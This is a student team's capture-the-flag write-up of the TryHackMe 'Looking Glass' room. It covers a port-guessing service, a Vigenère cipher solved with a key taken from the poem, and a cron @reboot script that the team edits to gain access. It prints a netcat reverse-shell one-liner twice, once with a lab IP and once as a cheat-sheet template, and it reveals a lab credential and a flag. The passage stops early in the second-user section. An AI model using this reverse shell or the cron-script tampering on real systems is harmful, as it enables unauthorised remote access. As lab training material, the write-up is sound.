PenTest 1

ROOM A

DNA

Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	LEADER
1211101179	ALIPH RAIHAN BIN ANUAR	MEMBER
1211102427	NUR NATHIFA BINTI MOHD IZHAR	MEMBER

We divided our report into 4 sections in general:

1) **Initial Gaining User Flag (Where we gather data)**
2) **Privilege Escalation (Where we gained the first reverse shell)**
3) **Second, third and Fourth user (Pivoted to other users)**
4) **User Root Flag (Final step, Rooting)**

<u>Category: Initial Gaining User Flag</u>


Question: Get the user flag.


Members involved: Aliph, Nathifa

Tools used: Nmap, Kali, Cyberchef, Google, TextEdit


Thought process, methodology and attempts:

Firstly we did Nmap scanning. Then, we found Port 22 was open. We tried connecting to port 22 but it required a password. So we tried other means by connecting to the other ports. We scanned the other open ports in the range 90-13783. It returned us the line either “higher” or “lower”. We assumed this means there is a right value within the range of ports. We manually scanned each port until we found a port that returns a different output.





After scanning the ports we found a port that gave us a different output. Our port was **11119**. Once establishing a connection with the port it showed a ciphered message with a title named "Jabberwocky."



We copied and pasted this text on Google and it mentioned that it was a ciphered text but no further answer.

Thus, we searched just the first line of the text “Jabberwocky”. Apparently Jabberwocky is the title of a poem by *Lewis Caroll.* Now comparing the ciphered text and poem side by side we can see a similarity.

Jabberwocky


BY LEWIS CARROLL

’Twas brillig, and the slithy toves
Did gyre and gimble in the wabe:
All mimsy were the borogoves,
And the mome raths outgrabe.


“Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!”

He took his vorpal sword in hand;
Long time the manxome foe he sought—
So rested he by the Tumtum tree
And stood awhile in thought.

And, as in uffish thought he stood,



We googled what type of cypher Jabberwocky uses. A Wikipedia page was the first search result and it mentions the Vignere cipher.



The Alphabet Cipher


From Wikipedia, the free encyclopedia

Lewis Carroll published "**The Alphabet-Cipher**" in 1868, possibly in a children's magazine. It describes what is known as a Vigenère cipher, a well-known scheme in cryptography. While Carroll calls this cipher "unbreakable," Kasiski had already published in 1863 a volume describing how to break such ciphers and Charles Babbage had secretly found ways to break polyalphabetic ciphers in the previous decade during the Crimean War.


The piece begins with a tabula recta.

We assumed that this was the cypher that was used for this poem. We'll use Cyberchef to continue to decipher this text.


Apparently, it also requires a key. After continuous searching for the key as well as trial and error, we found that it meant the ciphertext and the first few lines of the poem. After removing all the spaces and symbols in the first stanza of the poem we made it the key and we were able to decipher the first part of the text. However, it wasn't completely deciphered. The next key that it gave us was "thealphabetcipher." We used this key to decode the whole ciphered text and we found our secret which was "bewareTheJabberwock"



When entering the secret to our connected port we were returned with a credential. The credentials that were given to us was ***jabberwock:MiserableSightWalrusChanged***. We at first assumed it was the password for port 22 but it didn't work.



We then figured out that jabberwock was a system hostname. Thus we tried to sign in to the machine as a new host with the credentials and we were successful. We found our first flag within the user.txt file but it's backwards so we reversed it. We used the command "cat root.txt | rev" to rearrange the flag. The user flag was **thm{65d3710e9d75d5f346d2bac669119a23}**



Category: Privilege Escalation


Question: Get the root flag.

Members involved: Aliph, Dharvin

Tools used: Kali, Pentestmonkeys, Netcat

Thought process, methodology and attempts:

In order to get to the root we have to find our path. As we can see at the passwd file show there are a few users:



We did checkout crontab too and that helped us figure out what was running when the box boots caused the random port to respond:


```
jabberwock@looking-glass:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/home$
```

The final result demonstrates that the twasBrillig.sh script is launched as user tweedledum whenever the server is restarted. We already know that we can edit the script, so all that is left to do is figure out how to reboot the box. These are the sudo permissions we had. Then, we managed to reboot the box without a password because our initial user was Jabberwock.


```
Shell ... Shell ... 09:18 AM
Shell No.1
File  Actions  Edit  View  Help
jabberwock@looking-glass:~$ cp twasBrillig.sh
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.
Connection to 10.10.170.112 closed.
root@kali:~#

  command 'cdi' from deb cdo
  command 'cdp' from deb irpas
  command 'cdv' from deb codeville
  command 'cd5' from deb cd5

Try: apt install <deb name>

humptydumpty@looking-glass:/home/tweedledum$ cd ~
cd ~
humptydumpty@looking-glass:~$ ls -ls
ls -ls
total 4
4 -rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 09:15 humptydumpty
4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 27 08:36 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

We used PentestMonkeys reverse shell cheat sheets to get our reverse shell.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [IPADDRESS] [PORT] >/tmp/f
```



On our Kali machine, we started a Netcat listener using port 1234. After that, we rebooted the box and got a connection when it came back up.



Category: Second, Third and Fourth user

Question: Get the root flag.


Members involved: Aliph, Nathifa

Tools used: Kali, Python, Cyberchef, Crackstation (Hash Cracker), Github


Thought process, methodology and attempts:

Second user:

We logged in as user tweedledum. Before we proceed, we updated to a decent shell.

